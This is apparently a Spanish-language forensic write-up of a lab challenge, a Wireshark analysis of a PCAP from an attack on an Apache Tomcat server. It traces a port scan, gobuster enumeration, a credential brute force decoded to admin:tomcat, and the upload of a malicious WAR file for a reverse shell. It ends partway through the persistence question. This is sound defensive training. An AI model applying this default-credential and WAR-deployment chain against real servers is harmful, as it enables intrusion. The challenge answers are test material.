



Q1

Dada la actividad sospechosa detectada en el servidor web, el archivo PCAP revela una serie de solicitudes en varios puertos, lo que indica un posible comportamiento de escaneo. ¿Puede identificar la dirección IP de origen responsable de iniciar estas solicitudes en nuestro servidor?

1) Identificar la IP del Servidor web

Al abrir el archivo pcap, nos dirigiremos a **Estadísticas > Conversaciones > IPV4** lo cual nos ayudara a identificar direcciones IP involucradas en el archivo pcap:

Ethernet · 6	IPv4 · 6	IPv6	TCP · 9465	UDP · 3
Dirección A	Dirección B	Paquetes ▾	Bytes	
14.0.0.120	10.0.0.112	19.607	2 MB	
10.0.0.115	10.0.0.112	1.323	378 kB	
10.0.0.115	10.0.0.105	136	25 kB	
10.0.0.105	10.0.0.255	2	545 bytes	
10.0.0.106	224.0.0.251	1	160 bytes	
10.0.0.115	224.0.0.251	1	87 bytes	

En lo destacado en **rojo** se puede observar que hay mayor cantidad de paquetes, por lo que se debe investigar esas direcciones y así identificar el servidor.

Al ir investigando las direcciones IPs destacadas, Podemos concluir que la dirección IP del servidores corresponde a la: 10.0.0.112. Al aplicar el filtro **ip.dst == 10.0.0.112 and tcp.port** podemos identificar las peticiones que realizaron los clientes y así ver mas en detalle los puertos TCP de destino del servidor. Una vez ya aplicado el filtro, nos dirigimos a **Estadísticas > Conversaciones > TCP**:

ip.dst == 10.0.0.112 and tcp.port

Ethernet · 2	IPv4 · 2	IPv6	TCP · 9455	UDP	
Dirección A	Puerto A	Dirección B	Puerto B	Paquetes ▾	Bytes
10.0.0.115	44606	10.0.0.112	22	343	31 kB
10.0.0.115	46668	10.0.0.112	22	234	22 kB
10.0.0.115	42224	10.0.0.112	8080	117	10 kB
10.0.0.115	57784	10.0.0.112	8080	60	8 kB
14.0.0.120	37736	10.0.0.112	8080	43	9 kB
14.0.0.120	37644	10.0.0.112	8080	31	4 kB
14.0.0.120	37684	10.0.0.112	8080	28	3 kB
14.0.0.120	37162	10.0.0.112	8080	25	2 kB
14.0.0.120	37722	10.0.0.112	8080	23	2 kB
14.0.0.120	37702	10.0.0.112	8080	21	3 kB
14.0.0.120	37700	10.0.0.112	8080	19	2 kB
14.0.0.120	37148	10.0.0.112	8080	18	2 kB
14.0.0.120	44062	10.0.0.112	8080	18	4 kB
14.0.0.120	37718	10.0.0.112	8080	16	2 kB
14.0.0.120	37712	10.0.0.112	8080	15	2 kB
14.0.0.120	37674	10.0.0.112	8080	13	1 kB
14.0.0.120	37662	10.0.0.112	8080	12	1 kB

Lo destacado en **rojo** indica el servidor proporciona los servicios:

- HTTP (8080)
- SSH (22)

2) Buscar comportamiento de escaneo: SYNs a múltiples puertos

Un escaneo típico comienza con muchos SYNs (sin ACK). Se aplica el siguiente filtro de paquetes SYN iniciales hacia el servidor:

```
tcp.flags.syn == 1 && tcp.flags.ack == 0 && ip.dst == 10.0.0.112
```

El filtro utilizado muestra los intentos de conexión iniciales. Si hay muchas entradas desde la misma IP origen hacia muchos puertos → comportamiento de escaneo.

La tabla de resumen muestra mayor cantidad de paquetes indicando que los intentos de conexión iniciales (SYN) del protocolo TCP los realiza la dirección IP: 14.0.0.120 | Cantidad de paquetes: 9.447 - 567 KB

Ethernet · 2	IPv4 · 2	IPv6	TCP · 9453	UDP
Dirección A	Dirección B	Paquetes ▾	Bytes	
14.0.0.120	10.0.0.112	9,447	567 kB	
10.0.0.115	10.0.0.112	6	444 bytes	

Ethernet · 2	IPv4 · 2	IPv6	TCP · 9453	UDP	
Dirección A	Puerto A	Dirección B	Puerto B ↕	Paquetes	Bytes
14.0.0.120	51985	10.0.0.112	15	1	60 bytes
14.0.0.120	51985	10.0.0.112	16	1	60 bytes
14.0.0.120	51985	10.0.0.112	17	1	60 bytes
14.0.0.120	51985	10.0.0.112	18	1	60 bytes
14.0.0.120	51985	10.0.0.112	19	1	60 bytes
14.0.0.120	51985	10.0.0.112	20	1	60 bytes
14.0.0.120	51985	10.0.0.112	21	1	60 bytes
10.0.0.115	44606	10.0.0.112	22	1	74 bytes
10.0.0.115	46668	10.0.0.112	22	1	74 bytes
14.0.0.120	51985	10.0.0.112	22	1	60 bytes
14.0.0.120	51985	10.0.0.112	23	1	60 bytes
14.0.0.120	51985	10.0.0.112	24	1	60 bytes
14.0.0.120	51985	10.0.0.112	25	1	60 bytes
14.0.0.120	51985	10.0.0.112	26	1	60 bytes
14.0.0.120	51985	10.0.0.112	27	1	60 bytes
14.0.0.120	51985	10.0.0.112	28	1	60 bytes
14.0.0.120	51985	10.0.0.112	29	1	60 bytes
14.0.0.120	51985	10.0.0.112	30	1	60 bytes
14.0.0.120	51985	10.0.0.112	31	1	60 bytes
14.0.0.120	51985	10.0.0.112	32	1	60 bytes
14.0.0.120	51985	10.0.0.112	33	1	60 bytes
14.0.0.120	51985	10.0.0.112	34	1	60 bytes
14.0.0.120	51985	10.0.0.112	35	1	60 bytes
14.0.0.120	51985	10.0.0.112	36	1	60 bytes
14.0.0.120	51985	10.0.0.112	37	1	60 bytes
14.0.0.120	51985	10.0.0.112	38	1	60 bytes
14.0.0.120	51985	10.0.0.112	39	1	60 bytes
14.0.0.120	51985	10.0.0.112	40	1	60 bytes
14.0.0.120	51985	10.0.0.112	41	1	60 bytes
14.0.0.120	51985	10.0.0.112	42	1	60 bytes
14.0.0.120	51985	10.0.0.112	43	1	60 bytes
14.0.0.120	51985	10.0.0.112	44	1	60 bytes
14.0.0.120	51985	10.0.0.112	45	1	60 bytes
14.0.0.120	51985	10.0.0.112	46	1	60 bytes
14.0.0.120	51985	10.0.0.112	47	1	60 bytes
14.0.0.120	51985	10.0.0.112	48	1	60 bytes

Al ir inspeccionando la tabla TCP, se puede notar claramente que hay comportamientos de escaneo de puertos generados por la IP: 14.0.0.120

Algunos puertos reconocidos en la tabla son:

80: HTTP

21: FTP

22: SSH

8080: Puerto donde esta corriendo el servicio HTTP en el servidor

23: TELNET

443: HTTPS (TLS o SSL)

25: SMTP

Respuesta de Q1:

14.0.0.120

Q2

Basándose en la dirección IP identificada asociada con el atacante, ¿puede identificar el país desde el cual se originaron las actividades del atacante?


Podemos utilizar la herramienta de inteligencia de amenazas **AbuseIPDB** que funciona como una base de datos comunitaria para reportar y consultar direcciones IP asociadas con actividades maliciosas en línea.

AbuseIPDB » 14.0.0.120

Check an IP Address, Domain Name, or Subnet
e.g. 190.114.32.212, microsoft.com, or 5.188.10.0/24

14.0.0.120 **CHECK**

14.0.0.120 was not found in our database

ISP	CHINANET Guangdong province network
Usage Type	Unknown
ASN	Unknown
Domain Name	chinatelecom.cn
Country	 China
City	Shenzhen, Guangdong

IP info including ISP, Usage Type, and Location provided by [IPInfo](#). Updated biweekly.

REPORT 14.0.0.120 **WHOIS 14.0.0.120**

La dirección IP 14.0.0.120 pertenece a un rango administrado por CHINANET, una de las principales redes bajo control de China Telecom, el mayor proveedor de servicios de Internet en China.

Respuesta de Q2: **China**

Q3

En el archivo PCAP, se detectaron varios puertos abiertos como resultado del escaneo activo del atacante. ¿Cuál de estos puertos proporciona acceso al panel de administración del servidor web?

1) identificar el panel de administración del servidor web


Para identificar el panel de administración, necesitamos saber que peticiones HTTP (GET) se realizaron en el servidor 10.0.0.112, para eso, se utiliza el siguiente filtro:

```
ip.dst == 10.0.0.112 and http.request
```

Ya aplicado el filtro mencionado, nos dirigimos a **Estadísticas > HTTP > Peticiones**

Request Type
▼ HTTP Requests by HTTP Host
▼ 10.0.0.112:8080

Al inspeccionar las peticiones, primeramente podemos observar que el servidor aloja las solicitudes HTTP hacia **10.0.0.112:8080**, la sigla 8080 indica el puerto por el cual esta corriendo el servicio web.




Al ir revisando las peticiones, logramos encontrar que se realizaron solicitudes GET al panel de administración o interfaz web de gestión correspondiente a la aplicación llamada “/manager/html”


2) Confirmar el puerto que proporciona el panel de administración


Aplicando el siguiente filtro en Wireshark, podemos observar las peticiones realizadas hacia el dominio:

`http://10.0.0.112:8080/manager/html.`



Al seleccionar el paquete 20278, podemos observar que en los detalles del paquete TCP que el puerto de destino para esta solicitud corresponde al 8080.






Respuesta de Q3: 8080

Q4

Tras descubrir puertos abiertos en nuestro servidor, parece que el atacante intentó enumerar y acceder a directorios y archivos en nuestro servidor web. ¿Qué herramientas, según el análisis, puede identificar que ayudaron al atacante en este proceso de enumeración?

1) Buscar patrones característicos de herramientas de enumeración web

Para identificar herramientas que utilizó el atacante con el fin de realizar el proceso de enumeración en el servidor web, podemos enfocarnos en el encabezado User-Agent que forma parte de la petición HTTP enviada por el atacante (navegador, script o herramienta) al servidor web. A continuación, se aplica el siguiente filtro:



Wireshark buscará en todos los paquetes HTTP las solicitudes enviadas por un cliente que se identifica como Gobuster.

Al ir inspeccionando los paquetes HTTP (GET) el encabezado de cada petición muestra que en el User-Agent se utiliza la herramienta gobuster:

http.user_agent contains gobuster

No.	Time	Source	Destination	Protocol	Length	Info
20089	2023-09-10 18:19:33,396142	14.0.0.120	10.0.0.112	HTTP	156	GET / HTTP/1.1
20106	2023-09-10 18:19:33,401808	14.0.0.120	10.0.0.112	HTTP	192	GET /0a2cd916-3c71-4411-b1a1-0287040f02d1 HTTP/1.1
20108	2023-09-10 18:19:33,404161	14.0.0.120	10.0.0.112	HTTP	185	GET /examples/servlet/SnoopServlet HTTP/1.1
20125	2023-09-10 18:19:33,405262	14.0.0.120	10.0.0.112	HTTP	182	GET /examples/jsp/snp/snoop.jsp HTTP/1.1
20126	2023-09-10 18:19:33,405263	14.0.0.120	10.0.0.112	HTTP	161	GET /admin HTTP/1.1
20138	2023-09-10 18:19:33,405880	14.0.0.120	10.0.0.112	HTTP	164	GET /examples HTTP/1.1
20140	2023-09-10 18:19:33,405957	14.0.0.120	10.0.0.112	HTTP	179	GET /examples/jsp/index.html HTTP/1.1
20144	2023-09-10 18:19:33,406108	14.0.0.120	10.0.0.112	HTTP	187	GET /examples/servlet/TroubleShooter HTTP/1.1
20145	2023-09-10 18:19:33,406184	14.0.0.120	10.0.0.112	HTTP	169	GET /admin-console HTTP/1.1
20148	2023-09-10 18:19:33,406430	14.0.0.120	10.0.0.112	HTTP	179	GET /examples/jsp/source.jsp HTTP/1.1

Enumeraciones que realiza el atacante mediante gobuster.

Wireshark - Seguir secuencia HTTP (tcp.stream eq 9446) - web server.pcap

```

GET / HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: gobuster/3.0
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html; charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 10 Sep 2023 18:19:34 GMT

<!DOCTYPE html>
  
```

Ethernet

Destination: VMware_4d:6a:d0

Source: VMware_4b:ae:ba

Type: IPv4

Internet Protocol Version 4

Version	Header Le...	Differentiated Services Field	Total Length
0100 ... = 0101 = ...	Differentiated Services Field...	142

Identification: 0x90c2 (37058)

Flags: 010 ...

Fragment Offset: ...0 0000 0000 0000 = Fragment Offset: 0

User-Agent El encabezado User-Agent forma parte de la petición HTTP enviada por el cliente (navegador, script o herramienta) al servidor web. Su función es identificar quién está haciendo la solicitud y desde qué entorno.



Gobuster es una herramienta de enumeración (reconocimiento activo) utilizada principalmente para busca directorios, archivos o subdominios ocultos en un sitio web enviando solicitudes HTTP a muchas rutas posibles (por ejemplo, /admin, /backup.zip, /test/, etc.) basadas en una lista de palabras (wordlist).

Respuesta de Q4: gobuster

Q5

Tras intentar enumerar los directorios de nuestro servidor web, el atacante realizó numerosas solicitudes para identificar las interfaces administrativas. ¿Qué directorio específico relacionado con el panel de administración descubrió el atacante?

un escaneo con gobuster produce muchas URIs diferentes en poco tiempo, por lo tanto se debe observar las secuencias de peticiones que el atacante y determinar el directorio relacionado con el panel de administración. Nos dirigimos a

Estadísticas > HTTP > Secuencia de Peticiones

La secuencia de peticiones muestra que el atacante realizó enumeración del directorio **/manager**:

The image displays a Wireshark network traffic capture. The top pane, 'Sequence Type', shows a tree of HTTP request sequences. The bottom pane, 'Wireshark - Seguir secuencia HTTP (tcp.stream eq 9451) - web server.pcap', shows the details of a selected packet (No. 20274). The packet details show a GET request for '/manager' with a status of 404 Not Found. The packet bytes pane shows the raw data of the request, including the Host, User-Agent, and Accept-Encoding headers. The packet list pane shows the sequence of packets, with the selected packet highlighted in red. The packet details pane shows the structure of the packet, including the Ethernet II, Internet Protocol Version 4, and Hypertext Transfer Protocol layers.

No.	Time	Source	Destination	Protocol	Length	Info
20262	2023-09-10 18:19:33,459362	10.0.0.112	14.0.0.120	TCP	1514	8080 → 37700 [ACK] Seq=1193 Ack=244 Win=65152 Len=1448 TSval=3538270908 TSecr=429631929 [TCP PDU]
20264	2023-09-10 18:19:33,459369	10.0.0.112	14.0.0.120	HTTP	257	HTTP/1.1 404 Not Found (text/html)
20266	2023-09-10 18:19:33,459552	14.0.0.120	10.0.0.112	TCP	66	37700 → 8080 [ACK] Seq=244 Ack=2832 Win=64128 Len=0 TSval=429631956 TSecr=3538270908
20268	2023-09-10 18:19:33,459631	14.0.0.120	10.0.0.112	HTTP	167	GET /jmx-console HTTP/1.1
20272	2023-09-10 18:19:33,460680	10.0.0.112	14.0.0.120	HTTP	1211	HTTP/1.1 404 Not Found (text/html)
20274	2023-09-10 18:19:33,460967	14.0.0.120	10.0.0.112	HTTP	163	GET /manager HTTP/1.1
20293	2023-09-10 18:19:33,474095	10.0.0.112	14.0.0.120	HTTP	206	HTTP/1.1 302 Found
20294	2023-09-10 18:19:33,474483	14.0.0.120	10.0.0.112	HTTP	168	GET /manager/list HTTP/1.1
20303	2023-09-10 18:19:33,484407	10.0.0.112	14.0.0.120	TCP	1514	8080 → 37700 [ACK] Seq=4117 Ack=544 Win=65152 Len=1448 TSval=3538270933 TSecr=429631971 [TCP PDU]
20304	2023-09-10 18:19:33,484418	10.0.0.112	14.0.0.120	HTTP	307	HTTP/1.1 404 Not Found (text/html)

GET /manager HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: gobuster/3.6
Accept-Encoding: gzip

Conversación completa (13 kB) Mostrar como ASCII No delta times Secuencia 9451

Buscar: Mayúsculas y minúsculas Buscar siguiente

Filtrar secuencia Imprimir Guardar como... Atrás Cerrar Ayuda

Ethernet
Destination: VMware_4d:6a:d0
Source: VMware_4b:a6:ba
Type: IPv4

El directorio **/manager** es una ruta de administración del servidor web Apache Tomcat, permite administrar el servidor a través de una interfaz web o API HTTP.

Respuesta de Q5: **/manager**

Q6


Tras acceder al panel de administración, el atacante intentó forzar las credenciales de inicio de sesión. ¿Puedes determinar el nombre de usuario y la contraseña correctos que el atacante utilizó para iniciar sesión?

Dado que en el panel de administración /manager/html se requieren credenciales para tener acceso, debemos inspeccionar el campo Authorization del protocolo HTTP usado para enviar credenciales de autenticación al servidor web; para eso, se aplica el siguiente filtro en wireshark:



La cabecera Authorization le dice al servidor “estoy intentando autenticarme”, e incluye los datos necesarios para hacerlo.

Al aplicar el filtro, la salida muestra los paquetes que están asociados con la cabecera HTTP (Authorization):



No.	Time	Source	Destination	Protocol	Length	Info
20533	2023-09-10 18:20:05,732911	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20537	2023-09-10 18:20:07,884333	14.0.0.120	10.0.0.112	HTTP	460	GET /manager/html HTTP/1.1
20541	2023-09-10 18:20:09,664242	14.0.0.120	10.0.0.112	HTTP	448	GET /manager/html HTTP/1.1
20545	2023-09-10 18:20:16,440021	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20549	2023-09-10 18:20:21,097401	14.0.0.120	10.0.0.112	HTTP	460	GET /manager/html HTTP/1.1
20553	2023-09-10 18:20:24,030141	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20571	2023-09-10 18:20:24,104212	14.0.0.120	10.0.0.112	HTTP	478	GET /manager/images/tomcat.gif HTTP/1.1
20579	2023-09-10 18:20:24,108540	14.0.0.120	10.0.0.112	HTTP	480	GET /manager/images/asf-logo.svg HTTP/1.1
20616	2023-09-10 18:22:14,310812	14.0.0.120	10.0.0.112	HTTP	712	POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.C:

Podemos realizar un seguimiento TCP o HTTP stream para identificar mediante que credenciales que utilizo el atacante para autenticarse de manera exitosa en el panel de administración: **Click derecho en el paquete > Seguir > HTTP steam o TCP stream.**

Al ir inspeccionado el encabezado Authorization de cada paquete GET /manager/html mediante el seguimiento stream, podemos notar que:

- El atacante probó con diversas credenciales para acceder el panel de administración, por lo que el mensaje **HTTP/1.1 401 Unauthorized** es una respuesta del servidor HTTP que indica que la solicitud fue rechazada porque requiere autenticación válida, pero el atacante envió credenciales incorrectas, esto se puede reflejar en los paquetes N° (20533, 20537, 20541, 20545 y 20549).
- A contar del paquete N° 20553, se puede observar que el atacante se autenticó de manera exitosa, sin embargo, en el encabezado Authorization no son visibles las credenciales (Usuario y contraseña) que utilizó el atacante para tener acceso al panel de administración tal como se muestra en la siguiente imagen:

```
GET /manager/html HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46dG9tY2F0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 02:00:00 EET
Set-Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71; Path=/manager; HttpOnly
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Date: Sun, 10 Sep 2023 18:20:24 GMT
```

Las credenciales están codificadas en base64, (no están cifradas); El método de autenticación "Basic" no cifra las credenciales. Base64 es un esquema de codificación que transforma datos binarios en una cadena de caracteres ASCII (letras, números y +, / y posiblemente = como relleno).

El mensaje HTTP/1.1 200 OK es una respuesta del servidor 10.0.0.112 que indica que la solicitud fue aceptada con éxito, por lo que el atacante ingreso al panel de administración /manager/html con credenciales validas.

Decodificar Base64 con CyberChef para verificar las credenciales:

- 1) Buscar CyberChef en el navegador y luego abrirlo.
- 2) En la columna (Input) pega la cadena Base64 que quieras decodificar, en este caso es: YWRtaW46dG9tY2F0
- 3) En la columna central ("Operations") escribe en el buscador From Base64.
- 4) Arrastra From Base64 al panel de Recipe (a la derecha del buscador) o haz doble clic.
- 5) En el panel Output verás el resultado en texto plano:

The screenshot shows the CyberChef web application interface. On the left, the 'Operations' sidebar lists various tools, with 'To Base64' selected. The main 'Recipe' panel is configured with 'From Base64', 'Alphabet A-Za-z0-9+/' selected, 'Remove non-alphabet chars' checked, and 'Strict mode' unchecked. The 'Input' field contains the Base64 string 'YwRtaW46dG9tY2F0'. The 'Output' field displays the decoded result 'admin:tomcat'. A red text box is overlaid on the output, stating: 'Ya decodificada la cadena base64, las credenciales que utilizo el atacante son: admin:tomcat | (admin: usuario y tomcat: contraseña)'. The interface also includes a 'Data format' dropdown, a 'BAKE!' button, and an 'Auto Bake' checkbox.

Respuesta de Q6: admin:tomcat

Q7

Una vez dentro del panel de administración, el atacante intentó subir un archivo con la intención de establecer un shell inverso (reverse shell). ¿Puedes identificar el nombre de este archivo malicioso a partir de los datos capturados?

Dado que el atacante intento subir un archivo para establecer una revershell, vamos a identificar dicho archivo aplicando el siguiente filtro en wireshark:



Este filtro solo los paquetes donde el atacante pudo subir el archivo en el panel de administración a través de HTTP (POST).

Al aplicar el filtro, se puede observar que existe solo un paquete HTTP (POST) que realizo el atacante 14.0.0.120:

No.	Time	Source	Destination	Protocol	Length	Info
+	20616	2023-09-10 18:22:14,310812	14.0.0.120	10.0.0.112	HTTP	712 POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF

▼	Hypertext Transfer Protocol
▼	POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF
	Request Method: POST
▶	Request URI: /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.f:
	Request Version: HTTP/1.1

POST sirve para enviar datos al servidor

Se usa para cosas como:

- Enviar un formulario de inicio de sesión
- Subir un archivos
- Enviar una contraseña
- Mandar parámetros ocultos
- Enviar un exploit o payload

El campo **POST /manager/html/upload** es la evidencia clave del momento exacto en que el atacante sube el archivo malicioso.

- Request URI Path Segment: /manager/html/upload (se usa para desplegar aplicaciones en Tomcat, normalmente solo accesible para administradores)
-
- /upload = sección que permite subir aplicaciones o archivos .war al servidor

Analizando los campos del MIME Multipart Media Encapsulation se pueden destacar lo siguiente:

```
▼ MIME Multipart Media Encapsulation, Type: multipart/form-data  
[Type: multipart/form-data]
```

Esto confirma que el método POST se está utilizando para subir un archivo al servidor.
Este es el mecanismo típico para subir .war, imágenes, formularios, etc.

```
▼ Encapsulated multipart part: (application/octet-stream)  
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"\r\n
```

Contiene el archivo malicioso.

Este es el archivo malicioso, con el nombre: JXQOZY.war

- El panel de administración de Tomcat Manager tiene un formulario especial para subir aplicaciones .war. Ese formulario tiene un campo file con el nombre deployWar.

Significa: "Sube aquí un archivo WAR para desplegarlo en el servidor"

Parte de la interfaz web apache tomcat
/manager/html

Ese botón Browse... es donde el atacante selecciona el archivo .war desde su disco local.

Respuesta de Q7: JXQOZY.war

El cuadro "Deploy" en el panel de administración de Tomcat es el botón que envía el archivo WAR al servidor para instalarlo y ejecutarlo como una aplicación web.

Q8

Tras establecer con éxito un shell inverso en nuestro servidor, el atacante intentó asegurar la persistencia en la máquina comprometida. A partir del análisis, ¿puede determinar el comando específico que está programado para ejecutarse y mantener su presencia?

1) Realizar un seguimiento de los paquetes donde se establezca comportamiento sobre shell inverso.

Ya teniendo al archivo JXQOZY.war subido en el panel de administración de tomcat y listo para ejecutarse, realizando un seguimiento HTTP stream del paquete POST, podemos observar que en el final de la conversación, el atacante ejecuta el archivo WAR:

```
GET /JXQOZY/ HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF_NONCE=83EDF4E2462ECC725BAF342DD7A46974
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=186D04F9000198C3F66BF9182A230C50; Path=/JXQOZY; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 6
Date: Sun, 10 Sep 2023 18:22:23 GMT
```

GET /JXQOZY/ HTTP/1.1 → La petición indica que el atacante realizó la ejecución del archivo JXQOZY.war en el panel de administración `http://10.0.0.112:8080/manager/html/upload;.....`

Campo clave: Código 200 OK

El WAR fue:

- aceptado
- desplegado correctamente
- ejecutado sin errores

Si seguimos realizando un seguimiento del listado de paquetes desde el punto de ejecución del archivo WAR, se puede observar que existe un comportamiento sospechoso sobre un establecimiento de conexión TCP mediante el puerto 80 en el atacante 14.0.0.120:

